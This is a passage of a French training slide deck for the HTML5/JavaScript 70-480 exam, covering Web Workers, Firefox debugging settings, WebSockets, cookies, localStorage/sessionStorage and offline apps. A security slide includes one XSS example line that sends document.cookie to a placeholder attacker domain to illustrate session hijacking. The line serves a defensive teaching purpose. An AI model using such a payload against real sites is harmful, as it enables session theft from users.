


458

Web Worker : TEST

Débogage dans Firefox : 3,5 sec

Durée totale	Cout total	Durée individ...	Cout individ...	Échantill...	Fonction
7 335,08 ms	43,41 %	7 335,08 ms	43,41 %	3790	Gecko
5,81 ms	0,03 %	0 ms	0 %	0	▶ generateFibonacciSeries/< fib-worker-externe.js:27 localhost:2224
1,94 ms	0,01 %	0 ms	0 %	0	generateFibonacciSeries fib-worker-externe.js:21 localhost:2224
5 980,32 ms	35,39 %	5 980,32 ms	35,39 %	3090	calculateNextFibonacciValue fib-worker-externe.js:5 localhost:2224
5 980,32 ms	35,39 %	0 ms	0 %	0	generateFibonacciSeries fib-worker-externe.js:21 localhost:2224
2 488,90 ms	14,73 %	2 488,90 ms	14,73 %	1286	Graphismes
418,04 ms	2,47 %	418,04 ms	2,47 %	216	Styles
212,89 ms	1,26 %	212,89 ms	1,26 %	110	▼ Outils
5,81 ms	0,03 %	0 ms	0 %	0	▶ generateFibonacciSeries/< fib-worker-externe.js:27 localhost:2224
1,94 ms	0,01 %	0 ms	0 %	0	generateFibonacciSeries fib-worker-externe.js:21 localhost:2224
181,93 ms	1,08 %	181,93 ms	1,08 %	94	JIT
7,74 ms	0,05 %	0 ms	0 %	0	generateFibonacciSeries fib-worker-externe.js:21 localhost:2224
1,94 ms	0,01 %	0 ms	0 %	0	▶ generateFibonacciSeries/< fib-worker-externe.js:27 localhost:2224
118,06 ms	0,70 %	118,06 ms	0,70 %	61	GC
114,19 ms	0,68 %	114,19 ms	0,68 %	59	Saisies et évènements
44,51 ms	0,26 %	44,51 ms	0,26 %	23	GC
1,94 ms	0,01 %	1,94 ms	0,01 %	1	▶ generateFibonacciSeries/< fib-worker-externe.js:27 localhost:2224
1,94 ms	0,01 %	0 ms	0 %	0	generateFibonacciSeries fib-worker-externe.js:21 localhost:2224
1,94 ms	0,01 %	1,94 ms	0,01 %	1	Réseau




461

Web Worker : Exercice

Exercice

Application « Web Workers » (Advanced HTML5)

1. Invoquer une méthode JavaScript de manière asynchrone via l'API Web Workers



The screenshot shows a browser window with the title "HTML5". A modal dialog box is open with the heading "F12 Console - Asynchronisme via l'API Web Worker.". Inside the dialog, there is a message "Calcul de la suite Fibonocci 41" and a button labeled "Call Fibonacci". Below the button, there is a "Javascript Opération" input field containing the number "1". To the right of the input field is a code editor window displaying the following JavaScript code:

```


function MethodAsync(number) {
    try {
        var num = parseInt(number);
        var worker = new Worker("../Scripts/fib-worker.js");
        worker.onmessage = messageHandler; //retour du worker vers le script
        worker.onerror = errorHandler; //erreur dans le worker
        worker.postMessage(num); //invoque le worker
    } catch (e) {
        console.log(e.message);
    }
}

```

462

Annexe 1 : MultiProcess Firefox (1)

Activer le profilage fenêtre multi-process dans Firefox



The screenshot shows the Firefox "about:support" page. At the top, there is a button "Arrêter l'enregistrement des performances". Below it, a message says "Enregistrement en temps réel désactivé dans les versions de Firefox où le mode multi-processus est désactivé." and "Tampon rempli à 2 %". The main content area is titled "Paramètres de base de l'application". It contains a table with the following data:

Nom	Valeur
Nom	Firefox
Version	49.0.2
Identifiant de compilation	20161019084923
Historique des mises à jour	Afficher l'historique des mises à jour
Canal de mise à jour	release
Agent utilisateur	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Système d'exploitation	Windows_NT 10.0
Dossier de profil	Ouvrir le dossier correspondant
Plugins actifs	about:plugins
Configuration de compilation	about:buildconfig
Utilisation mémoire	about:memory
Performances	about:performance
Service Workers enregistrés	about:serviceworkers
Fenêtres multi-processus	0/1 (Désactivé par des modules complémentaires)
Mode sans échec	false
Profils	about:profiles

463

Annexe 1 : MultiProcess Firefox (2)

About:config
→ créer une nouvelle option de type booléenne

→ Redémarrer Firefox

Outilisation mémoire	about:memory
Performances	about:performance
Service Workers enregistrés	about:serviceworkers
Fenêtres multi-processus	1/1 (Activé par l'utilisateur)
Mode sans échec	false
Profils	about:profiles

464

Annexe 1 : MultiProcess Firefox (3)

Pour activer le débogage de modules supplémentaires

Pour activer les débogages des modules complémentaires, les préférences suivantes doivent être activées :

- devtools.chrome.enabled
- devtools.debugger.remote-enabled

465

Annexe 1 : MultiProcess Firefox (4)

Paramètres avancés

- Afficher les données de la plate-forme Gecko
- Désactiver le cache HTTP (lorsque la boîte à outils est ouverte)
- Désactiver JavaScript *
- Activer les Service Workers via HTTP (lorsque la boîte à outils est ouverte)
- Activer le débogage du chrome du navigateur et des modules
- Activer le débogage distant
- Activer le débogage des workers (en développement)

* Pour cette session, recharge la page

466


Programmation en HTML5 avec
JavaScript et CSS3 (70-480)
• WebSocket

467

API WebSocket

L'API WebSocket est un protocole de communication *bidirectionnel* rapide - et plus léger que le protocole HTTP - particulièrement indiqué pour des applications web nécessitant une communication en temps réel. (chat, données financières, etc.)

→ Avec cette API vous pouvez envoyer des messages à un serveur et recevoir ses réponses de manière événementielle sans avoir à aller consulter le serveur pour obtenir une réponse.



1. Utilisez un navigateur client qui implémente le protocole WebSocket.
2. Écrivez du code dans une page Web qui crée un websocket client.
3. Écrivez du code sur un serveur Web qui répond à une demande client via un websocket.

468

API WebSocket: protocole

WebSockets vs HTTP

- Le protocole standard HTTP actuel est lent, car il doit demander les documents auprès d'un serveur et attendre que le document soit envoyé pour afficher une page Web.
- WebSockets vous permet d'envoyer et de recevoir vos données immédiatement en utilisant du texte, des tableaux binaires ou des objets blob.

Indiqué pour :

- des jeux en ligne
- des notifications de réseau social instantanées
- des affichages en temps réel du cours des actions
- des informations météorologiques
- ...d'autres données en temps voulu.

469

API WebSocket: protocole

Au premier appel : client et serveur se mettent d'accord sur le protocole WebSocket (`ws` ou `wss`)

```
Request Headers
GET /WebSocketsServer.ashx?name=John%20Doe HTTP/1.1
Cache
Cache-Control: no-cache
Client
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Security
Origin: http://localhost:5707
Sec-WebSocket-Key: XfdHgAbzAdBnyXfa85DkGA==
Sec-WebSocket-Version: 13
Transport
Connection: Upgrade
Host: localhost:5707
Upgrade: Websocket
```

470

Objet WebSocket

```
var test = new WebSocket()
▲ 1 sur 2 ▼ WebSocket(String url, [String protocols])
```

Vue d'ensemble des méthodes

```
void close(in optional unsigned long code, in optional DOMString reason);
void send(in DOMstring data);
```

Constantes

Constantes de statut

Ces constantes sont utilisées par l'attribut `readyState` pour décrire le statut de la connexion WebSocket.

Constant	Value	Description
CONNECTING	0	La connexion n'est pas encore établie.
OPEN	1	La connexion est établie et prête pour la communication.
CLOSING	2	La connexion est en train de se fermer.
CLOSED	3	La connexion est fermée ou n'a pas pu être établie.

471

JavaScript: WebSocket Attributs

Attribut	Type	Description
binaryType	DOMString	Une chaîne de caractères indiquant le type de données binaires transmises par la connexion. Les valeurs possibles sont soit "blob" si des objets DOM <code>Blob</code> sont utilisés ou "arraybuffer" si des objets <code>ArrayBuffer</code> sont utilisés.
bufferedAmount	unsigned long	Le nombre d'octets de données mis en fil d'attente (n'étant pas encore transmis sur le réseau) en effectuant des appels à <code>send()</code> . Cette valeur n'est pas remise à zéro quand la connexion est fermée; elle continue d'augmenter si les appels à <code>send()</code> persistent. Lecture seule .
extensions	DOMString	Extensions sélectionnées par le serveur. Actuellement, c'est une chaîne de caractères vide ou une liste des extensions telle que décidée par la connexion.
onclose	EventListener	Un gestionnaire d'évènement à appeler quand la valeur de l'attribut <code>readyState</code> de la connexion WebSocket devient <code>CLOSED</code> . Le gestionnaire reçoit un évènement <code>CloseEvent</code> nommé "close".
onerror	EventListener	Un gestionnaire d'évènement à appeler quand une erreur survient. L'évènement est un évènement de base, nommé "error".

472

JavaScript: WebSocket Attributs

onmessage	EventListener	Un gestionnaire d'évènement à appeler quand un message émis par le serveur est reçu. Le gestionnaire reçoit un évènement <code>MessageEvent</code> nommé "message".
onopen	EventListener	Un gestionnaire d'évènement à appeler quand la valeur de l'attribut <code>readyState</code> de la connexion WebSocket devient <code>OPEN</code> ; cela indique que la connexion est prête à recevoir et émettre des données. L'évènement est un évènement de base nommé "open".
protocol	DOMString	Une chaîne de caractères indiquant le nom du sous-protocole que le serveur a choisi; ce sera l'une des chaînes spécifiées dans le paramètre <code>protocols</code> lors de la création de l'objet <code>WebSocket</code> .
readyState	unsigned short	Le statut (actuel) de la connexion; c'est une valeur de Constantes de statut . Lecture Seule .
url	DOMString	L'URL telle que déterminée par le constructeur. C'est toujours une URL absolue. Lecture Seule .

473

JavaScript: WebSocket Client (1)

```

function wireEvents() {
    $('#send').addEventListener('click', function () {
        var message = $('#message');
        ws.send(message.value);
        message.value = '';
    });

    $('#close').addEventListener('click', function () {
        ws.close();
    });
}

function createSpan(text){}

window.onload = function () {
    wireEvents();
    var conversation = $('#conversation');
    var url = 'ws://localhost:5707/WebSocketsServer.ashx?name=Jc';
    ws = new WebSocket(url);
    ws.onerror = function (e) {
        conversation.appendChild(createSpan('Problem with connection'));
    };
    ws.onopen = function () {
        conversation.innerHTML = 'Client connected <br/>';
    };
    ws.onmessage = function (e) {
        conversation.appendChild(createSpan(e.data.toString()));
    };
    ws.onclose = function () {
        conversation.innerHTML = 'Closed connection!';
    };
}

```

474

JavaScript: WebSocket Client (2)

```

1 // Send text to all users through the server
2 function sendText() {
3     // Construct a msg object containing the data the server needs to process the message
4     var msg = {
5         type: "message",
6         text: document.getElementById("text").value,
7         id: clientID,
8         date: Date.now()
9     };
10
11    // Send the msg object as a JSON-formatted string.
12    exampleSocket.send(JSON.stringify(msg));
13
14    // Blank the text input element, ready to receive the next line of text from the user.
15    document.getElementById("text").value = "";
16 }

```

475



JavaScript: WebSocket Serveur

La partie WebSocket *serveur* peut être développée dans quasi n'importe quel langage serveur:

- node.js
- C# dans une appli web via un gestionnaire générique ou asp.net (ashx)
- C++
- service WCF

.Net expose les environnements WebSockets ad hoc

- System.Net.WebSockets et
- System.Web.WebSockets
- Microsoft.WebSockets NuGet (Broadcast)



476

System.Net.WebSockets

System.Net.WebSockets

La classe WebSocket permet de gérer les communications

```

    WebSocket socket = context.WebSocket;
    while (true)
    {
        ArraySegment<byte> buffer = new ArraySegment<byte>(new byte[1024]);
        // Asynchronously wait for a message
        WebSocketReceiveResult result = await socket.ReceiveAsync(buffer, CancellationToken.None);
        // Receives data from the WebSocket connection asynchronously.
        // buffer: References the application buffer that is the storage location for the received data.

        // Asynchronously send a message to the client
        await socket.SendAsync(buffer, WebSocketMessageType.Text,
            true, CancellationToken.None);
        // (pouvant être attendu(e)) Task<WebSocketSendResult> SendAsync(ArraySegment<byte> buffer, WebSocketMessageType messageType, bool endOfMessage);
        e { break; }

        Utilisation :
        await SendAsync(...);

    IsReusable
  
```

477

Microsoft.WebSockets

La classe *WebSocketCollection* de Microsoft.WebSockets permet de gérer les communications dans une liste

```
private static WebSocketCollection clients =
    new WebSocketCollection();
private string name;

public override void OnOpen()
{
    this.name = this.WebSocketContext.QueryString["chatName"];
    clients.Add(this);
    clients.Broadcast(name + " has connected.");
}

public override void OnMessage(string message)
{
    clients.Broadcast(string.Format("{0} said: {1}", name, message));
}

public override void OnClose()
{
    clients.Remove(this);
    clients.Broadcast(string.Format("{0} has gone away.", name));
}
```

478

WebSockets: Exercice

Exercices WebSockets

Application UsingWebSockets.sln

1. Configurer le client JavaScript
2. Tester System.Web.WebSockets (Single chat)
3. Tester Microsoft.WebSockets (Broadcast chat)




479

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- API Web Storage

480

Technologies – OFF Line



481

OFF Line: Choix de l'API



Le mode de persistance (le type d'API JavaScript) à utiliser dépend de plusieurs facteurs :

- Le niveau de sécurité
- La durée de persistance
- La structure originale des données
- La performance de récupération
- La possibilité de récupérer de manière asynchrone
- Le support Navigateur

Google Developer :

<https://developers.google.com/web/fundamentals/instant-and-offline/web-storage/>

482

OFF Line: Choix de l'API



Google Developers :

<https://developers.google.com/web/fundamentals/instant-and-offline/web-storage/>

API	Data Model	Persistence	Browser Support	Transactions	Sync/Async
File system	Byte stream	device	52%	No	Async
Local Storage	key/value	device	93%	No	Sync
Session Storage	key/value	session	93%	No	Sync
Cookies	structured	device	100%	No	Sync
WebSQL	structured	device	77%	Yes	Async
Cache	key/value	device	60%	No	Async
IndexedDB	hybrid	device	83%	Yes	Async
cloud storage	byte stream	global	100%	No	Both

483

OFF Line: Cookies



484

OFF Line: Web Storage



485

OFF Line: Web Storage (2)

The screenshot shows a web browser window titled "Add Home" from "CodedHomes". The page displays fields for Address, City, State, Zip Code, and Comments, with a "Send" button. Below the form is a footer with links to About, Sitemap, Connect, and Contact. A large orange arrow points to the left side of the browser window, where a gray shield-shaped overlay displays the word "Offline".

486

OFF Line: Base IndexedDB

The screenshot shows a web browser window titled "About" from "CodedHomes". The page displays a table of home listings with columns for Address, City, State, Zip Code, and Comments. A large orange arrow points to the left side of the browser window, where a gray shield-shaped overlay displays the word "IndexedDB".

Address	City	State	Zip Code	Comments
12345 Cale de la Rosa	Avernyville	OR	34002	Right next to excellent schools and close to the freeway.
49923 Elm Street	Maybury	AZ	45002	Centrally located to shopping centers.
1490 Cedar Court	Nashville	TN	20200	Brand new jacuzzi!
100 Main Street	Gering	NE	31002	Newly landscaped backyard.
2 A Street	Bush	MN	12002	Includes a huge bonus room on
15501 Manzanares Avenue	La Mirada	CA	90204	Needs new windows and doors.

487

OFF Line: File System

The screenshot shows a web page titled 'Add Home : CodedHomes'. The main content area displays a 'Notes' section with a text input field containing 'Documents/todo.txt'. Below this, there is a list of items: '- Call the owner and make sure plumbing is fixed.' and '- Get listing agreement from agent.'. A blue 'Save' button is located at the bottom left of the notes section. At the bottom of the page, there are links for 'About', 'Sitemap', 'Connect', and 'Contact'. A large gray shield-shaped callout box on the right side of the page contains the text 'File System', 'File', and 'File Reader'.

488

Technologies – OFF Line

The screenshot shows the 'Application' tab of the Chrome DevTools. On the left, there is a sidebar with sections for 'Application', 'Storage', 'Session Storage', 'IndexedDB', 'Cookies', 'Cache', and 'Frames'. Under 'Application', 'Service Workers' is selected. Under 'Storage', 'Local Storage' and 'Session Storage' are expanded, showing lists of URLs. Under 'IndexedDB', 'IndexedDB' and 'IndexedDB' entries for 'https://www.google.fr' are listed. Under 'Cookies', 'Cookies' and 'Cookies' entries for 'https://www.google.fr', 'https://clients5.google.com', and 'https://plus.google.com' are listed. Under 'Cache', 'Cache' and 'Cache' entries for 'https://www.google.fr', 'https://clients5.google.com', and 'https://plus.google.com' are listed. On the right, there are three main sections: 'Clear storage' (with a link to 'https://www.google.fr'), 'Application' (with a checkbox for 'Unregister service workers'), and 'Storage' (with checkboxes for 'Local and session storage', 'Indexed DB', 'Web SQL', and 'Cookies'). At the bottom right, there is a large orange circle with a diagonal slash and the word 'GUARANTEED'.

489

Cookies



- Les cookies - *4k de texte* - sont exposées via
- les entêtes HTTP
 - la propriété cookie de l'objet document : *document.cookie*

- Les cookies sont principalement utilisées pour
- persister le login des utilisateurs (A VALIDER)(first party cookies)
 - les préférences d'utilisateurs (first party cookies)
 - le suivi comportemental (analysing user behavior)(third party cookies)

Les cookies de type *first party cookies* sont systématiquement envoyées vers le serveur dans les entêtes
 → c'est une technologie à utiliser pour une récupération côté serveur

490

Cookies

Exemple d'utilisation de cookies

Your Choice Regarding Cookies on this Site

IBM Marketplace

Cookies are important to the proper functioning of a site. To improve your experience, we use cookies to remember log-in details and provide secure log-in, collect statistics to optimize site functionality, and deliver content tailored to your interests. Click Agree and Proceed to accept cookies and go directly to the site or click on Set preferences to see detailed descriptions of the types of cookies and choose whether to accept certain cookies while on the site.

Agree and Proceed **Set preferences »**

Privacy Policy | Powered by TRUSTe

Brian Stewart

491

Cookies



D'un point de vue persistance physique :
 → la cookie est stockée dans un fichier

Attributs des cookies:

- Expiration
- Secure (nécessite https)
- HttpOnly (pas exposée au JavaScript)(uniquement récupérable côté serveur)
- Path (chemin nécessaire dans la requête sinon pas d'envoi de la cookie)
- Domain associé

492

Cookies: HTTP

Entête HTTP pour les cookies

Cookie de Session

```
1 | Set-Cookie: sessionid=38afes7a8; httponly; Path=/
```

Cookie persistée

```
1 | Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

Third Party Cookies : proviennent d'un domaine différent de celui de l'adresse HTTP (Advertising and Tracking)

```
1 | Set-Cookie: qwerty=219ffwef9w0f; Domain=somecompany.co.uk; Path=/; Expires=Wed,
```

493

Cookies: JavaScript

Attribution de cookies

```
// setting the cookie value
function setCookie(cookieName, cookieValue, expirationDays) {
    var expirationDate = new Date();
    expirationDate.setDate(expirationDate.getDate() + expirationDays);
    cookieValue = cookieValue + "; expires=" + expirationDate.toUTCString();
    document.cookie = cookieName + "=" + cookieValue;
}
```

494

Cookies: JavaScript / Client

Récupération de cookies côté client

```
// retrieving the cookie value
function getCookie(cookieName)
{
    var cookies = document.cookie.split(";");
    for (var i = 0; i < cookies.length; i++) {
        var cookie = cookies[i];
        var index = cookie.indexOf("=");
        var key = cookie.substr(0, index);
        var val = cookie.substr(index + 1);

        if (key == cookieName)
            return val;
    }
}

// usage
setCookie('firstName', 'Glenn', 1);
var firstName = getCookie('firstName');
```

495

Cookies: JavaScript / Serveur

Récupération de cookies côté serveur en Nodejs
 → les données sont attachées à la requête

```
function parseCookies (request) {
  var list = {};
  rc = request.headers.cookie;

  rc && rc.split(';').forEach(function( cookie ) {
    var parts = cookie.split('=');
    list[parts.shift().trim()] = decodeURI(parts.join('='));
  });

  return list;
}

http.createServer(function (request, response) {
  // To Read a Cookie
  var cookies = parseCookies(request);
```

496

Cookies: Sécurité

Les cookies étant souvent utilisées pour maintenir une session d'authentification, il faut mettre en place les garde-fous :

- l'attribut *HttpOnly* empêche toute utilisation des cookies via JavaScript

Session hijacking and XSS

```
(new Image()).src =
"http://www.evil-domain.com/steal-cookie.php?cookie=" + document.cookie;
```

Cross-site request forgery (CSRF)

```

```

497

Cookie: Exercice

Exercices

Application « Cookie »

- Persister via `document.cookie`

```
function setCookie(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays * 24 * 60 * 60 * 1000));
    var expires = "expires=" + d.toUTCString();
    document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
}
```



```
function checkCookie() {
    var user = getCookie("username");
    if (user != "") {
        alert("Welcome again " + user);
    } else {
        user = prompt("Please enter your name:", "");
        if (user != "" && user != null) {
            setCookie("username", user, 365);
        }
    }
}
```

498

Web Storage

Web Storage est en réalité deux techniques de persistance :

- Local Storage : 5MB max (résiste au redémarrage du PC)
(ne fonctionne pas en mode In Private)
- Session Storage : session attachée à l'onglet de la fenêtre (objet window)

→ une persistance de type paire clé/valeur au niveau du système de fichiers

Key	Value
LH:tabs	{"s-lZvCV6T3LYyraZ"
LH:tabs-md-s-COPDV7L7MMSQaL6aiZAJ	("tabId":"s-COPDV7"
LH:tabs-md-s-LMjBV_SfIMOSavKQojg	{"tabId":"s-LMjBV_S"
LH:tabs-md-s-lZvCV6T3LYyraZLZg5AK	{"tabId":"s-lZvCV6T3LYyraZLZg5AK"
LH:tabs-md-s-qtzCV7bWA4SzaPDOpdgL	{"tabId":"s-qtzCV7bWA4SzaPDOpdgL"
cdids	
epbar::impc	50
lv	1472455447020
og-up-5079269_upccb	6
og-up-5079492_upccb	1
og-up-5079933_upccb	2
og-up-5079962_upccb	2

499

Web Storage

Site Web de Test Web Storage

<http://dev-test.nemikor.com/web-storage/support-test/>

This page will test whether your browser supports localStorage.

The tests will also determine if there is a storage limit for any

Run Web Storage Tests

- localStorage: limited to 5101 k characters
- sessionStorage: limited to 5101 k characters
- globalStorage: not supported

Strings in JavaScript are UTF-16, so each character requires two bytes of memory. This means that while many browsers have a 5 MB limit, you can only store 2.5 M characters

500

Local Storage

Fonctionnalités de Local Storage

- Sécurité
 - seul le domaine émetteur à accès à ses données (sandboxed data)
- Persistance
 - client
- Type
 - chaînes de caractères (sérialisation JSON)
- Support Navigateur
 - voir <http://caniuse.com>



501

LocalStorage

API's Web Storage

https://developer.mozilla.org/en-US/docs/Web/API/Web_Storage_API/Using_the_Web_Storage_API

Window.localStorage Read only

Returns a reference to the local storage object used to store data that may only be accessed by the origin that created it.

```
1 | localStorage.colorSetting = '#a4509b';
2 | localStorage['colorSetting'] = '#a4509b';
3 | localStorage.setItem('colorSetting', '#a4509b');
```

- Idem pour récupérer une valeur → getItem

502

LocalStorage

```
var storage = window.localStorage;
if (storage.firstName === undefined) {
    $$result.log('firstName is not in local storage');
    storage.firstName = 'Craig';
} else {
    $$result.logBold('firstName', storage.firstName);
}
```

The screenshot shows the browser's developer tools with the "Stockage local" tab selected. A table displays the stored data:

Clé	Valeur
firstName	Craig

The URL in the address bar is 01-local-api.html. The network tab shows a request to localhost:1505.

503

Local Storage API (1)

- **setItem(key, value)** Method that stores a value by using the associated key. The following is an example of how you can store the value of a text box in *localStorage*. The syntax for setting a value is the same for a new key as for overwriting an existing value.

```
localStorage.setItem('firstName', $('#firstName').val());
And since it's treated like many other JavaScript dictionaries, you could also set values using other common syntaxes.
localStorage['firstName'] = $('#firstName').val();
or
localStorage.firstName = $('#firstName').val();
```

- **getItem(key)** Method of retrieving a value by using the associated key. The following example retrieves the value for the 'firstName' key. If an entry with the specified key does not exist, null will be returned.

```
var firstName = localStorage.getItem('firstName');
And like setItem, you also have the ability to use other syntaxes to retrieve values from the dictionary.
var firstName = localStorage['firstName'];
or
var firstName = localStorage.firstName;
```

- **removeItem(key)** Method to remove a value from *localStorage* by using the associated key. The following example removes the entry with the given key. However, it does nothing if the key is not present in the collection.

```
localStorage.removeItem('firstName');
```

504

Local Storage API (12)

- **clear()** Method to remove all items from storage. If no entries are present, it does nothing. The following is an example of clearing the *localStorage* object.

```
localStorage.clear();
```

- **length** Property that gets the number of entries currently being stored. The following example demonstrates the use of the length property.

```
var itemCount = localStorage.length;
```

- **key(index)** Method that finds a key at a given index. The World Wide Web Consortium (W3C) indicates that if an attempt is made to access a key by using an index that is out of the range of the collection, null should be returned. However, some browsers will throw an exception if an out-of-range index is used, so it's recommended to check the length before indexing keys.

```
var key = localStorage.key(1);
```

505

Session Storage API

L'API `SessionStorage` est identique à `LocalStorage` en terme d'utilisation

`window.sessionStorage`

Returns a storage object for storing data within a single page session.

```
var storage = window.sessionStorage;

if (storage.getItem('lastName') === null) {
    $$result.log('lastName is not in session storage');

    storage.setItem('lastName', 'Shoemaker');
} else {
    $$result.logBold('lastName', storage.getItem('lastName'));
}
```

506

Storage event

L'événement `storage` est levé à chaque assignation, mise à jour ou suppression d'une valeur de clé (fonctionne entre différents onglets du navigateur)

Storage Event

```
var storage = window.localStorage;
window.addEventListener('storage', function (e) {
    $$result.log(e);
}, false);
```

StorageEvent object.

- **key** Gets the key of the record that was added, updated, or removed; will be null or empty if the event was triggered by the `clear()` method
- **oldValue** Gets the initial value if the entry was updated or removed; will be null or empty if a new item was added or the `clear()` method was invoked
- **newValue** Gets the new value for new and updated entries; will be null or empty if the event was triggered by either the `removeItem()` or `clear()` methods
- **url** Gets the URL of the page on which the storage action was made
- **storageArea** Gets a reference to either the window's `localStorage` or `sessionStorage` object, depending on which was changed

507

API Web Storage: Exercice Local

Exercice

Application « Local Storage »

- Persister via Local Storage

The screenshot shows the browser's developer tools with the "Storage" tab selected. Under the "Session Storage" section, there is an entry for "taskList" with the value "revoir la persistance des données via Local". The main page content displays a "Task List" with a single item: "revoir la persistance des données via Local".

508

API Web Storage: Exercice Session

Exercice

Application « Session Storage »

- Persister via Session Storage

The screenshot shows the browser's developer tools with the "Storage" tab selected. Under the "Session Storage" section, there is an entry for "cart" with the value "({Name:'pierre', Email:'pierre@gamil.com', Price:'849.99', Qty:'5', Ext:'4249.95'})". The main page content displays a "Get Session Data" section and an "Order Summary" table.

Item Id	Description	Price	Qty	Extended
1001	Futuristic internet-enabled contact lens	\$849.99	5	\$4249.95

509

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- OFF Line Apps

510

HTML5: Offline Web Apps

Le développement d'application Web Offline a comme objectif de créer de applications Web qui continuent à fonctionner sans connexion à Internet.

Deux éléments principaux sont à considérer:

- Stockage des informations dont le mode de stockage est fonction du type d'informations
 - Web Storage, Web SQL, IndexedDB, FileSystem
